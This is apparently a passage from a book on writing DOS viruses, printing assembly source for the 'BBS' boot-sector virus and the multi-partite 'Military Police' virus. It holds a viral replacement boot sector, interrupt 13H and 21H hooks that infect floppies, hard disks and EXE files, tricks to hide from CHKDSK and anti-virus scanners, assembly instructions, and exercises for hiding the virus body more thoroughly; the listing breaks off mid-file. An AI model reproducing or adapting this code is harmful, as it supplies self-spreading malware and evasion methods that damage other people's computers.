SECS_PER_CLUST  DB      ?               ;sectors per cluster
RESERVED_SECS   DW      ?               ;reserved sectors at beginning of disk
FATS            DB      ?               ;copies of fat on disk
DIR_ENTRIES     DW      ?               ;number of entries in root directory
SECTORS_ON_DISK DW      ?               ;total number of sectors on disk
FORMAT_ID       DB      ?               ;disk format ID
SECS_PER_FAT    DW      ?               ;number of sectors per FAT
SECS_PER_TRACK  DW      ?               ;number of sectors per track (one head)
HEADS           DW      ?               ;number of heads on disk

;The following data is not in the boot sector. It is initialized by
;INIT_FAT_MANAGER.
CURR_FAT_SEC    DB      ?               ;current fat sec in memory 0=not there

;The following must be set prior to calling INIT_FAT_MANAGER or using any of
;these routines.
CURR_DISK       DB      ?               ;current disk drive

;This routine is passed the number of contiguous free sectors desired in bx,
;and it attempts to locate them on the disk. If it can, it returns the FAT
;entry number in cx, and the C flag reset. If there aren't that many contiguous
;free sectors available, it returns with C set.
FIND_FREE:
        mov     al,[SECS_PER_CLUST]
        xor     ah,ah
        xchg    ax,bx
        xor     dx,dx
        div     bx                      ;ax=clusters requested, may have to inc
        or      dx,dx
        jz      FF1
        inc     ax                      ;adjust for odd number of sectors
FF1:    mov     bx,ax                   ;clusters requested in bx now
        xor     dx,dx                   ;this is the contiguous free sec counter
        mov     [CURR_FAT_SEC],dl       ;initialize this subsystem
        mov     cx,2                    ;this is the cluster index, start at 2
FFL1:   push    bx
        push    cx
        push    dx
        call    GET_FAT_ENTRY           ;get FAT entry cx's value in ax
        pop     dx
        pop     cx
```

```
        pop     bx
        or      ax,ax                   ;is entry zero?
        jnz     FFL2                    ;no, go reset sector counter
        add     dl,[SECS_PER_CLUST]     ;else increment sector counter
        adc     dh,0
        jmp     SHORT FFL3
FFL2:   xor     dx,dx                   ;reset sector counter to zero
FFL3:   cmp     dx,bx                   ;do we have enough sectors now?
        jnc     FFL4                    ;yes, finish up
        inc     cx                      ;else check another cluster
        cmp     cx,[MAX_CLUST]          ;unless we're at the maximum allowed
        jnz     FFL1                    ;not max, do another
FFL4:   cmp     dx,bx                   ;do we have enough sectors
        jc      FFEX                    ;no, exit with C flag set
FFL5:   mov     al,[SECS_PER_CLUST]     ;yes, now adjust cx to point to start
        xor     ah,ah
        sub     dx,ax
        dec     cx
        or      dx,dx
        jnz     FFL5
        inc     cx                      ;cx points to 1st free cluster in block
        clc                             ;clear carry flag to indicate success
FFEX:   ret

;This routine marks cx sectors as bad, starting at cluster dx. It does so
;only with the FAT sector currently in memory, and the marking is done only in
;memory. The FAT must be written to disk using UPDATE_FAT_SECTOR to make
;the marking effective.
MARK_CLUSTERS:
        push    dx
        mov     al,[SECS_PER_CLUST]
        xor     ah,ah
        xchg    ax,cx
        xor     dx,dx
        div     cx                      ;ax=clusters requested, may have to inc
        or      dx,dx
        jz      MC1
        inc     ax                      ;adjust for odd number of sectors
MC1:    mov     cx,ax                   ;clusters requested in bx now
        pop     dx
MC2:    push    cx
        push    dx
        call    MARK_CLUST_BAD          ;mark FAT cluster requested bad
        pop     dx
        pop     cx
        inc     dx
        loop    MC2
        ret

;This routine marks the single cluster specified in dx as bad. Marking is done
;only in memory. It assumes the proper sector is loaded in memory. It will not
;work properly to mark a cluster which crosses a sector boundary in the FAT.
MARK_CLUST_BAD:
        push    dx
        mov     cx,dx
        call    GET_FAT_OFFSET          ;put FAT offset in bx
        mov     ax,bx
        mov     si,OFFSET SCRATCHBUF    ;point to disk buffer
        and     bx,1FFH                 ;get offset in currently loaded sector
        pop     cx                      ;get fat sector number now
        mov     al,cl                   ;see if even or odd
        shr     al,1                    ;put low bit in c flag
        mov     ax,[bx+si]              ;get fat entry before branching
        jc      MCBO                    ;odd, go handle that case
MCBE:   and     ax,0F000H               ;for even entries, modify low 12 bits
        or      ax,0FF7H
MCBF:   cmp     bx,511                  ;if offset is 511, we cross a sec bndry
        jz      MCBEX                   ;so go handle it specially
        mov     [bx+si],ax
```

```
MCBEX:  ret

MCBO:   and     ax,0000FH               ;for odd, modify upper 12 bits
        or      ax,0FF70H
        jmp     SHORT MCBF


;This routine gets the value of the FAT entry number cx and returns it in ax.
GET_FAT_ENTRY:
        push    cx
        call    GET_FAT_OFFSET          ;put FAT offset in bx
        mov     ax,bx
        mov     cl,9                    ;determine which sec of FAT is needed
        shr     ax,cl
        inc     ax                      ;sector # now in al (1=first)
        cmp     al,[CURR_FAT_SEC]       ;is this the currently loaded FAT sec?
        jz      FATLD                   ;yes, go get the value
        push    bx                      ;no, load new sector first
        call    GET_FAT_SECTOR
        pop     bx
FATLD:  mov     si,OFFSET SCRATCHBUF    ;point to disk buffer
        and     bx,1FFH                 ;get offset in currently loaded sector
        pop     cx                      ;get fat sector number now
        mov     al,cl                   ;see if even or odd
        shr     al,1                    ;put low bit in c flag
        mov     ax,[bx+si]              ;get fat entry before branching
        jnc     GFEE                    ;odd, go handle that case
GFEO:   mov     cl,4                    ;for odd entries, shift right 4 bits
        shr     ax,cl                   ;and move them down
GFEE:   and     ax,0FFFH                ;for even entries, just AND low 12 bits
        cmp     bx,511                  ;if offset is 511, we cross a sec bndry
        jnz     GFSBR                   ;if not exit,
        mov     ax,0FFFH                ;else fake as if it is occupied
GFSBR:  ret

;This routine reads the FAT sector number requested in al. The first is 1,
;second is 2, etc. It updates the CURR_FAT_SEC variable once the sector has
;been successfully loaded.
GET_FAT_SECTOR:
        inc     ax                      ;increment al to get sec # on track 0
        mov     cl,al
GFSR:   mov     ch,0
        mov     dl,[CURR_DISK]
        mov     dh,0
        mov     bx,OFFSET SCRATCHBUF
        mov     ax,0201H                ;read FAT sector into buffer
        int     40H
        jc      GFSR                    ;retry if an error
        dec     cx
        mov     [CURR_FAT_SEC],cl
        ret

;This routine gets the byte offset of the FAT entry CX and puts it in BX.
;It works for any 12-bit FAT table.
GET_FAT_OFFSET:
        mov     ax,3                    ;multiply by 3
        mul     cx
        shr     ax,1                    ;divide by 2
        mov     bx,ax
        ret


;This routine converts the cluster number into an absolute Trk,Sec,Hd number.
;The cluster number is passed in cx, and the Trk,Sec,Hd are returned in
;cx and dx in INT 13H style format.
CLUST_TO_ABSOLUTE:
        dec     cx
        dec     cx                      ;clusters-2
        mov     al,[SECS_PER_CLUST]
```

```
        xor     ah,ah
        mul     cx                      ;ax=(clusters-2)*(secs per clust)
        push    ax
        mov     ax,[DIR_ENTRIES]
        xor     dx,dx
        mov     cx,16
        div     cx
        pop     cx
        add     ax,cx           ;ax=(dir entries)/16+(clusters-2)*(secs per clust)
        push    ax
        mov     al,[FATS]
        xor     ah,ah
        mov     cx,[SECS_PER_FAT]
        mul     cx                      ;ax=fats*secs per fat
        pop     cx
        add     ax,cx
        add     ax,[RESERVED_SECS]      ;ax=absolute sector # now (0=boot sec)
        mov     bx,ax
        mov     cx,[SECS_PER_TRACK]
        mov     ax,[HEADS]
        mul     cx
        mov     cx,ax
        xor     dx,dx
        mov     ax,bx
        div     cx                      ;ax=(abs sec #)/(heads*secs per trk)=trk
        push    ax
        mov     ax,dx                   ;remainder to ax
        mov     cx,[SECS_PER_TRACK]
        xor     dx,dx
        div     cx
        mov     dh,al                   ;dh=head #
        mov     cl,dl
        inc     cx                      ;cl=sector #
        pop     ax
        mov     ch,al                   ;ch=track #
        ret


;This routine updates the FAT sector currently in memory to disk. It writes
;both FATs using INT 13.
UPDATE_FAT_SECTOR:
        mov     cx,[RESERVED_SECS]
        add     cl,[CURR_FAT_SEC]
        xor     dh,dh
        mov     dl,[CURR_DISK]
        mov     bx,OFFSET SCRATCHBUF
        mov     ax,0301H
        int     40H                             ;update first FAT
        add     cx,[SECS_PER_FAT]
        cmp     cx,[SECS_PER_TRACK]             ;need to go to head 1?
        jbe     UFS1
        sub     cx,[SECS_PER_TRACK]
        inc     dh
UFS1:   mov     ax,0301H
        int     40H                             ;update second FAT
        ret

;This routine initializes the disk variables necessary to use the fat managment
;routines
INIT_FAT_MANAGER:
        push    ax
        push    bx
        push    cx
        push    dx
        push    si
        push    di
        push    ds
        push    es
        mov     ax,cs
```

```
        mov     ds,ax
        mov     es,ax
        mov     cx,15
        mov     si,OFFSET SCRATCHBUF+13
        mov     di,OFFSET SECS_PER_CLUST
        rep     movsb                           ;move data from boot sector
        mov     [CURR_FAT_SEC],0                ;initialize this
        mov     ax,[SECTORS_ON_DISK]            ;total sectors on disk
        mov     bx,[DIR_ENTRIES]
        mov     cl,4
        shr     bx,cl
        sub     ax,bx                           ;subtract size of root dir
        mov     bx,[SECS_PER_FAT]
        shl     bx,1
        sub     ax,bx                           ;subtract size of fats
        dec     ax                              ;subtract boot sector
        xor     dx,dx
        mov     bl,[SECS_PER_CLUST]             ;divide by sectors per cluster
        xor     bh,bh
        div     bx
        inc     ax                              ;and add 1 so ax=max cluster
        mov     [MAX_CLUST],ax
        pop     es
        pop     ds
        pop     di
        pop     si
        pop     dx
        pop     cx
        pop     bx
        pop     ax
        ret
```

The BOOT.ASM Source

BOOT.ASM is the viral boot sector for the BBS virus, and is an INCLUDE file there.

```
;*******************************************************************************
;* THIS IS THE REPLACEMENT (VIRAL) BOOT SECTOR                                 *
;*******************************************************************************

        ORG     7C00H                           ;Starting location for boot sec


BOOT_START:
        jmp     SHORT BOOT                      ;jump over data area
        db      090H                            ;an extra byte for near jump

BOOT_DATA:
BS_ID               DB      '        '      ;identifier for boot sector
BS_BYTES_PER_SEC    DW      ?               ;bytes per sector
BS_SECS_PER_CLUST   DB      ?               ;sectors per cluster
BS_RESERVED_SECS    DW      ?               ;reserved secs at beginning of disk
BS_FATS             DB      ?               ;copies of fat on disk
BS_DIR_ENTRIES      DW      ?               ;number of entries in root directory
BS_SECTORS_ON_DISK DW       ?               ;total number of sectors on disk
BS_FORMAT_ID        DB      ?               ;disk format ID
BS_SECS_PER_FAT     DW      ?               ;number of sectors per FAT
BS_SECS_PER_TRACK   DW      ?               ;number of secs per track (one head)
BS_HEADS            DW      ?               ;number of heads on disk
BS_DBT              DB      34 dup (?)
```

```
;The following are for the virus' use
VIRCX   dw      0                           ;cx and dx for trk/sec/hd/drv
VIRDX   dw      0                           ;of virus location

;The boot sector code starts here
BOOT:
        cli                                 ;interrupts off
        xor     ax,ax
        mov     ss,ax
        mov     ds,ax
        mov     es,ax                       ;set up segment registers
        mov     sp,OFFSET BOOT_START        ;and stack pointer
        sti

        mov     cl,6                        ;prep to convert kb's to seg
        mov     ax,[MEMSIZE]                ;get size of memory available
        shl     ax,cl                       ;convert KBytes into a segment
        sub     ax,7E0H                     ;subtract enough so this code
        mov     es,ax                       ;will have the right offset to
        sub     [MEMSIZE],(VIR_SIZE+3)/2    ;go memory resident in high ram

GO_RELOC:
        mov     si,OFFSET BOOT_START        ;set up ds:si and es:di in order
        mov     di,si                       ;to relocate this code
        mov     cx,256                      ;to high memory
        rep     movsw                       ;and go move this sector
        push    es
        mov     ax,OFFSET RELOC
        push    ax                          ;push new far @RELOC onto stack
        retf                                ;and go there with retf

RELOC:                                      ;now we're in high memory
        push    es                          ;so let's install the virus
        pop     ds
        mov     bx,OFFSET BBS               ;set up buffer to read virus
        mov     cx,[VIRCX]
        mov     dx,[VIRDX]
        mov     si,VIR_SIZE+1               ;read VIR_SIZE+1 sectors
LOAD1:  push    si
        mov     ax,0201H                    ;read VIR_SIZE+1 sectors
        int     13H                         ;call BIOS to read it
        pop     si
        jc      LOAD1                       ;try again if it fails
        add     bx,512                      ;increment read buffer
        inc     cl                          ;get ready to do next sector
        cmp     cl,BYTE PTR [BS_SECS_PER_TRACK] ;last sector on track?
        jbe     LOAD2                       ;no, continue
        mov     cl,1                        ;yes, set sector=1
        inc     dh                          ;try next side
        cmp     dh,BYTE PTR [BS_HEADS]      ;last side?
        jb      LOAD2                       ;no, continue
        xor     dh,dh                       ;yes, set side=0
        inc     ch                          ;and increment track count
LOAD2:  dec     si
        jnz     LOAD1

MOVE_OLD_BS:
        xor     ax,ax                       ;now move old boot sector into
        mov     es,ax                       ;low memory
        mov     si,OFFSET SCRATCHBUF        ;at 0000:7C00
        mov     di,OFFSET BOOT_START
        mov     cx,256
        rep     movsw

SET_SEGMENTS:                               ;change segments around a bit
        cli
        mov     ax,cs
        mov     ss,ax
        mov     sp,OFFSET BBS               ;set up the stack for the virus
```

```
        sti
        push    cs                              ;and also the es register
        pop     es

INSTALL_INT13H:                                 ;now hook the Disk BIOS int
        xor     ax,ax
        mov     ds,ax
        mov     si,13H*4                        ;save the old int 13H vector
        mov     di,OFFSET OLD_13H
        movsw
        movsw
        mov     ax,OFFSET INT_13H               ;and set up new interrupt 13H
        mov     bx,13H*4                        ;which everybody will have to
        mov     ds:[bx],ax                      ;use from now on
        mov     ax,es
        mov     ds:[bx+2],ax

CHECK_DRIVE:
        push    cs                              ;set ds to point here now
        pop     ds
        mov     dx,[VIRDX]
        cmp     dl,80H                          ;if booting from a hard drive,
        jz      DONE                            ;nothing else needed at boot

FLOPPY_DISK:                                    ;if loading from a floppy drive,
        call    IS_HARD_THERE                   ;see if a hard disk exists here
        jz      DONE                            ;no hard disk, all done booting
        mov     ax,201H
        mov     bx,OFFSET SCRATCHBUF
        mov     cx,1
        mov     dx,80H
        int     13H
        call    IS_VBS                          ;and see if C: is infected
        jz      DONE                            ;yes, all done booting
        call    INFECT_HARD                     ;else go infect hard drive C:

DONE:
        xor     ax,ax                           ;now go execute old boot sector
        push    ax                              ;at 0000:7C00
        mov     ax,OFFSET BOOT_START
        push    ax
        retf

END_BS_CODE:

        ORG     7DBEH

PART:   DB      40H dup (?)                     ;partition table goes here

        ORG     7DFEH

        DB      55H,0AAH                        ;boot sector ID goes here

ENDCODE:                                        ;label for the end of boot sec
```

The INT13H.ASM Source

INT13H.ASM is another include file for the BBS virus. We've broken the virus up to work with these include files because we will use it in future chapters as an example, and rather than printing the whole thing over again, it's easier to just modify an include file and reprint that.

```
;*****************************************************************************
;* INTERRUPT 13H HANDLER                                                     *
;*****************************************************************************

OLD_13H DD      ?                       ;Old interrupt 13H vector goes here

INT_13H:
        sti
        cmp     ah,2                    ;we want to intercept reads
        jz      READ_FUNCTION
I13R:   jmp     DWORD PTR cs:[OLD_13H]

;*****************************************************************************
;This section of code handles all attempts to access the Disk BIOS Function 2.
;If an attempt is made to read the boot sector on the floppy, and
;the motor is off, this routine checks to see if the floppy has
;already been infected, and if not, it goes ahead and infects it.
;
READ_FUNCTION:                                  ;Disk Read Function Handler
        cmp     dh,0                            ;is it head 0?
        jnz     I13R                            ;nope, let BIOS handle it
        cmp     cx,1                            ;is it track 0, sector 1?
        jnz     I13R                            ;no, let BIOS handle it
        cmp     dl,80H                          ;no, is it hard drive c:?
        jz      I13R                            ;yes, let BIOS handle it
        mov     cs:[CURR_DISK],dl               ;save currently accessed drive #
        call    CHECK_MOTOR                     ;is diskette motor on?
        jnz     I13R                            ;yes, pass control to BIOS
        call    CHECK_DISK                      ;is floppy already infected?
        jz      I13R                            ;yes, pass control to BIOS
        call    INIT_FAT_MANAGER                ;initialize FAT mgmt routines
        call    INFECT_FLOPPY                   ;no, go infect the diskette
        jmp     I13R
```

Exercises

1. Rather than looking for any free space on disk, redesign BBS to save the body of its code in a fixed location on the disk, provided it is not occupied.

2. Rather than hiding where normal data goes, a virus can put its body in a non-standard area on the disk that's not even supposed to be there. For example, on many 360K floppy drives, the drive is physically capable of accessing Track 40, even though it's not a legal value. Modify the BBS to attempt to format Track 40 using Interrupt 13H, Function 5. If successful, store the body of the virus there and don't touch the FAT. Since DOS never touches Track 40, the virus will be perfectly safe there. Another option is that many Double Sided, Double Density diskettes can be formatted with 10 sectors per track instead of

nine. You can read the 9 existing sectors in, format with 10 sectors, write the 9 back out, and use the tenth for the virus. To do this, you'll need to fool with the inter-sector spacing a bit.

3. Attempt to reserve a space at the end of the disk by modifying some of the entries in the data area of the boot sector. First, try it with a sector editor on a single disk. Does it work? Will DOS stay away from that reserved area when you fill the disk up? If so, change the virus you created in Exercise 1 to modify this data area instead of marking clusters bad.

Multi-Partite Viruses

A multi-partite virus is a virus which has more than one form. Typically, a multi-partite virus will infect both files and boot sectors. In a way, this type of virus represents the best of both worlds in virus replication. All of the most common viruses are boot sector viruses. The floppy-net is by far the most effective way for a virus to travel at this time. Yet a file infected with a virus can carry the virus half way around the world via modem or the internet, or it can help the virus get distributed on a CD. Then it can jump into a boot sector and start new floppy-nets wherever it lands.

Military Police

In this chapter, we'll discuss a multi-partite virus called Military Police. It is a resident virus which infects DOS EXE files, floppy disk boot sectors, and the master boot sector on a hard disk. This virus is very contagious and will get all over your computer system if you execute it—so beware!

The MP as a Boot Sector Virus

MP is a multi-sector boot sector virus similar to the BBS. When loaded from a boot sector, it goes resident by reducing the amount of memory allocated to DOS by manipulating the memory size at 0:413H.

When the boot sector is executed, MP tries to infect the hard disk, replacing the original master boot sector with its own, and placing the body of its code in Track 0, Head 0, Sectors 2 through `VIR_SIZE`+1. The original master boot sector is then put in Sector `VIR_SIZE`+2.

When Military Police goes resident, it hooks Interrupt 13H and infects floppy disks as they are accessed. On floppies, it places its code in a free area on the diskette, and marks the clusters it occupies as bad.

So far, MP is similar to BBS. Where it departs from BBS is that it will—if it can—turn itself into an ordinary TSR program, and it will also infect EXE files while it's in memory.

The MP Turns TSR

A boot sector virus which goes resident by adjusting the memory size at 0:413H may work perfectly well, but going resident in that manner is easily detected, and an alert user should be able to pick up on it. For example, running the CHKDSK program when such a virus is resident will reveal that not all of the expected memory is there. On a normal system, with 640K memory, CHKDSK will report memory something like this:

```
655,360 total bytes memory
485,648 bytes free
```


If the "total bytes memory" suddenly decreases, a virus is a likely cause.

There is no reason, however, that a boot sector virus has to stay in this memory area indefinitely. If it can survive a DOS boot-up, then it can integrate itself into DOS and disappear into the woodwork, so to speak.

The MP virus does exactly this. It grabs a time stamp from the system clock at 0:46CH and then waits `DELAYCNT` seconds (set to 30 here). As soon as Interrupt 13H is called after this delay, the virus installs an Interrupt 21H hook. One purpose of this Interrupt 21H hook is to monitor for the termination of an ordinary application program using Interrupt 21H, Function 4CH. The virus capitalizes on this call to install itself into memory. Essentially, it takes over the PSP of the program which is terminating, puts itself in that program's place, and turns the terminate function (4CH) into a terminate and stay resident function (31H). In this way, the virus becomes resident under DOS. It can then return the high memory it had taken at boot-up to DOS. Let's go through the steps required to do this in detail . . . .

When MP intercepts an Interrupt 21H, Function 4CH, with exit code 0, it gets the PSP of the current process using DOS Function 62H. This segment is then adjusted so that the virus can execute at

Figure 13.1: The Military Police going TSR.



offset 100H of the PSP using the offset it's assembled with to work in high memory,

```
        mov     ah,62H                      ;get PSP of process
        int     21H                         ;requesting to terminate
        add     bx,10H                      ;adjust for PSP
        sub     bx,7C0H-32*(VIR_SIZE+1)     ;adjust virus starting offs
        mov     es,bx                       ;and put it here
```

Next, the virus is moved into this segment,

```
        push    cs
        pop     ds                          ;ds=cs
        mov     si,OFFSET BBS               ;move virus to the PSP
        mov     di,si
        mov     cx,512*(VIR_SIZE+2)
        rep     movsb
```

Finally, the Interrupt 13H and Interrupt 21H hooks must be moved to the new segment. This is potentially a difficult task because the interrupt vectors can get layered beneath other interrupt hooks. If they get buried too deeply they can be hard to find. To move Interrupt 21H, MP first examines the segment:offset stored in the Interrupt Vector Table. If it corresponds to **cs**:`OFFSET INT_21H`, then MP simply changes the segment to the new value. If they don't match up, MP assumes something hooked Interrupt 21H after it did. Presumably there won't be too many layers here, since the time between when MP hooks Interrupt 21H and it gets its first Function 4CH should not be too great. Thus, MP takes the segment value in the Interrupt 21H vector and searches that entire segment for the original pointer, **cs**:`OFFSET INT_21H`. If it finds them in this segment, it changes the segment to the new value. The code to perform this operation is given by

```
        xor     ax,ax
        mov     ds,ax                       ;ds=0
        mov     bx,21H*4                    ;examine INT 21H vector
        cmp     [bx],OFFSET INT_21H         ;is it up here?
        jne     FIND21H                     ;nope, it's been changed
        mov     ax,cs                       ;so we'd better look for it
        cmp     [bx+2],ax
        je      SET21H                      ;else go change it in int tbl
FIND21H:push    es
        mov     es,[bx+2]                   ;didn't find vector—look for
        pop     ds                          ;ds=new segment now
        mov     di,0                        ;it under another hook
        mov     cx,7FFEH
        cld
F21L:   mov     ax,OFFSET INT_21H           ;search for cs:OFFSET INT_21H
        repnz   scasw                       ;in this segment
        jnz     ABORT_GO_LOW                ;not found, don't go resident
```

```
        mov     ax,cs                         ;ok, found OFFSET INT_21H
        add     di,2                          ;so check for proper cs
        dec     cx
        cmp     es:[di],ax                    ;is it there??
        jne     F21L                          ;no, continue looking
        mov     ax,ds                         ;yes, found it
        mov     es:[di],ax                    ;replace it with new cs

SET21H: mov     [bx+2],es                     ;change int 21H vector
```

Moving the Interrupt 13H hook might appear somewhat more tricky. It is deeply buried under DOS device drivers and everything else. Fortunately, that difficulty is only apparent. There's a little known function that will let you re-thread the interrupt ever so nicely. This is Interrupt 2FH, Function 13H. One need only call it with **es:bx** and **ds:dx** set up with the new vector and the job is done.

With the interrupt hooks moved, the virus has been successfully moved. The only thing left is to release the high memory it had originally reserved. To do that, MP restores the original value of the memory size at 0:413H. Next, it walks the MCB chain to find the Z block, and enlarges it so that it occupies the space where the virus was originally. Finally it sets up the DOS Interrupt 21H, Function 31H TSR call and executes it. With that, MP disappears from high memory and comes to life as an ordinary DOS TSR.

At this point, MP looks no different than if it had been loaded from an EXE file, as we shall see in a moment.

Infecting Files

The Military Police infects EXE files in much the same manner as the Yellow Worm. It hooks the DOS file search functions 11H and 12H. Now, you may have noticed that the Yellow Worm makes a DIR command somewhat jerky because of the added overhead of opening and checking every EXE file which the search hits. MP remedies this potential problem by implementing a relatively quick method for checking to see if a file is infected, and then only infecting one file per search sequence—after the search sequence has completed. In this way, all jerkiness is eliminated.

Rather than opening a file, reading it, and scanning the contents to see if the virus is already present, a virus can put a little flag in part of the directory entry to cue it to its own presence. That would be loaded into memory by the normal search routine and the virus could determine whether or not a file is infected merely by examining memory—much faster than opening and reading a file.

What kind of flag is appropriate though? Some viruses use a very simple flag, like advancing the date in the file's date/time stamp by 100 years. Such flags are so common and so easy to scan for that anti-virus programs commonly look for them. Something a little more convoluted will do the job just as well, without making it too easy to see that anything is amiss.

The Military Police virus detects itself by taking the file's date stamp and the time stamp, adding them together and masking off the lower five bits. That adds the day of the month to the seconds. If these two numbers add up to 31, then the file is assumed to be infected. If they add up to anything else, the file is not infected. In this way, the virus never has a fixed date or time, and the numbers it displays are completely normal. The seconds don't even show up when one does a directory listing.

Once a suitable file has been located, the infection process itself is almost identical to the Yellow Worm's. The virus appends its code to the end of the EXE file, and modifies the EXE header to fire up the virus when it executes. It also modifies the second count in the date/time stamp so that the seconds plus days will equal 31.

Loading from a File

When the Military Police is loaded into memory from a file, it begins execution at the label START_EXE. You can think of a multi-partite virus as a virus with two different entry points. The entry point it uses depends on what it's attached to. If it is in the boot sector, the entry point is the boot sector at offset 7C00H. If it's attached to an EXE file, the entry point is START_EXE. The first thing it must do is adjust the code and data segments it is using. That's because it is assembled to start at an offset up near where the boot sector starts. If the virus doesn't execute with the proper offset, any absolute address references, like data, will be wrong. The label BBS points to this starting offset, so all one has to do is

```
mov     bx,OFFSET BBS       ;calcuate amount to move segment
mov     cl,4
shr     bx,cl               ;amount to subtract is in bx
mov     ax,cs
```

```
        sub     ax,bx
```

to calculate the new segment (in **ax**). Then one jumps to it by pushing the appropriate addresses and executing a *retf*.

Once adjusted, the MP checks to see if it is already in memory. Unlike the boot-sector startup, the EXE-launched instance of MP must watch out for this, because the virus may have been loaded from the boot sector already, or it may have been loaded by another EXE which ran previously to it. To test to see if it is already there, MP performs a bogus *int 13H* call, using **ax**=7933H. Normally this call does not exist, and will return with carry set. However, if the MP is in memory, the call does exist and it will return with no carry.

If MP is already in memory, then the new instance of it does not need to load. All it does is relocate the starting addresses of the host program, and then jump to it. The new instance of the virus disappears and the host runs normally.

If MP discovers that it is not in memory, it must go resident and run the host program. To go resident, the first thing MP does is copy itself to offset 100H in the PSP. This is accomplished by putting the instructions *rep movsb/retf* at 0:3FCH in memory. This is the location of the Interrupt 0FFH vector, which isn't used by anything generally. Still, MP is polite and uses it only temporarily, restoring it when finished. Next, MP sets up the stack and the **es:di**, **ds:si** and **cx** registers so that it can call 0:3FCH, get itself moved, and then return to the code immediately following this call. The registers are set up so that MP is still executing at the proper offset. This is a bit messy, but it's straightforward if you're careful about what goes where.

After moving itself, MP has to hook interrupts 21H and 13H, which it does in the usual manner. Next, it checks the hard disk to see if it's infected. If not, it infects it.

The final task of Military Police is to execute the host, and then go resident. Since MP uses Interrupt 21H, Function 31H to go resident, it first EXECs the host, re-loading it and running it, using DOS Function 4BH, which we discussed first when dealing with companion viruses. To EXEC the host, MP must release memory using DOS Function 4AH, setting up a temporary stack for itself above its own code. Next, it finds its own name in the environment. Finally, it performs the EXEC, releases unneeded memory from that, and exits to DOS via the TSR function (31H). From that point on, MP is in memory, waiting there active and ready to infect any diskette placed in a floppy drive, or any file it can find through the search functions.

The Military Police Source

The Military Police virus uses some of the same modules as the BBS virus. There are two new modules, INT21H.ASM and EXEFILE.ASM, and two of the modules are quite different, INT13H.ASM and BOOT.ASM. You'll also need the FAT-MAN.ASM, which is the same for BBS and Military Police. To convert the main module BBS.ASM to the Military Police, copy it to MPOLICE.ASM. Then, after the statement

```
INCLUDE INT13H.ASM
```

in that module, add two more, so it reads:

```
INCLUDE INT13H.ASM
INCLUDE INT21H.ASM
INCLUDE EXEFILE.ASM
```

Assembling MPOLICE.ASM with all the modules in the current directory will produce MPOLICE.COM, a boot-sector loader which will infect the A: drive with Military Police. To attach it to a file, you must of course boot from the infected disk, wait 30 seconds, and then do a DIR of a directory with some EXE files in it.

The following modules are the source for Military Police.

The INT13H.ASM Listing

```
;*******************************************************************************
;* INTERRUPT 13H HANDLER                                                       *
;*******************************************************************************

OLD_13H DD      ?                       ;Old interrupt 13H vector goes here

INT_13H:
        call    INT_21H_HOOKER          ;Hook interrupt 21H if it's time
        sti
        cmp     ah,2                    ;we want to intercept reads
        jz      READ_FUNCTION
        cmp     ax,75A9H                ;check for virus installed in RAM
```

```
        jnz     I13R                    ;not check, pass to original handler
        clc                             ;else return with carry cleared
        retf    2
I13R:   jmp     DWORD PTR cs:[OLD_13H]

;***************************************************************************
;This section of code handles all attempts to access the Disk BIOS Function 2.
;If an attempt is made to read the boot sector on the floppy, and
;the motor is off, this routine checks to see if the floppy has
;already been infected, and if not, it goes ahead and infects it.
;
READ_FUNCTION:                                  ;Disk Read Function Handler
        cmp     dh,0                            ;is it head 0?
        jnz     I13R                            ;nope, let BIOS handle it
        cmp     cx,1                            ;is it track 0, sector 1?
        jnz     I13R                            ;no, let BIOS handle it
        cmp     dl,80H                          ;no, is it hard drive c:?
        jz      I13R                            ;yes, let BIOS handle it
        mov     cs:[CURR_DISK],dl               ;save currently accessed drive #
        call    CHECK_DISK                      ;is floppy already infected?
        jz      I13R                            ;yes, pass control to BIOS
        call    INIT_FAT_MANAGER                ;initialize FAT mgmt routines
        call    INFECT_FLOPPY                   ;no, go infect the diskette
        jmp     I13R


;The following routine hooks interrupt 21H when DOS installs. The Interrupt 21H
;hook itself is in the INT21H.ASM module. This routine actually hooks the
;interrupt when it sees that the segment for the Int 21H vector is greater than
;70H, and when it hasn't already hooked it.

DELAYCNT        EQU     30                      ;time before hooking, in seconds

INT_21H_HOOKER:
        cmp     cs:[HOOK21],1                   ;already hooked?
        je      I21HR                           ;yes, don't hook twice
        push    es
        push    ds
        push    si
        push    di
        push    dx
        push    ax
        push    cs
        pop     es
        xor     ax,ax
        mov     ds,ax
        mov     si,46CH
        mov     ax,WORD PTR [si]
        mov     dx,WORD PTR [si+2]
        sub     dx,WORD PTR cs:[LOAD_TIME+2]
        sbb     ax,WORD PTR cs:[LOAD_TIME]
        cmp     ax,18*DELAYCNT                  ;90 seconds after load?
        jl      I21HX                           ;not yet, just exit
        mov     si,84H                          ;else go hook it
        mov     ax,[si+2]                       ;get int 21H vector segment
        mov     di,OFFSET OLD_21H
        movsw                                   ;set up OLD_21H
        movsw
        mov     [si-4],OFFSET INT_21H           ;set new INT 21H vector
        mov     [si-2],cs
        mov     cs:[HOOK21],1
I21HX:  pop     ax
        pop     dx
        pop     di
        pop     si
        pop     ds
        pop     es
I21HR:  ret
```

```
HOOK21  DB      0                       ;flag to see if 21H already hooked 1=yes
```

The BOOT.ASM Listing

```
;*******************************************************************************
;* THIS IS THE REPLACEMENT (VIRAL) BOOT SECTOR                                 *
;*******************************************************************************

        ORG     7C00H                           ;Starting location for boot sec


BOOT_START:
        jmp     SHORT BOOT                      ;jump over data area
        db      090H                            ;an extra byte for near jump

BOOT_DATA:
BS_ID             DB      '        '       ;identifier for boot sector
BS_BYTES_PER_SEC   DW      ?               ;bytes per sector
BS_SECS_PER_CLUST  DB      ?               ;sectors per cluster
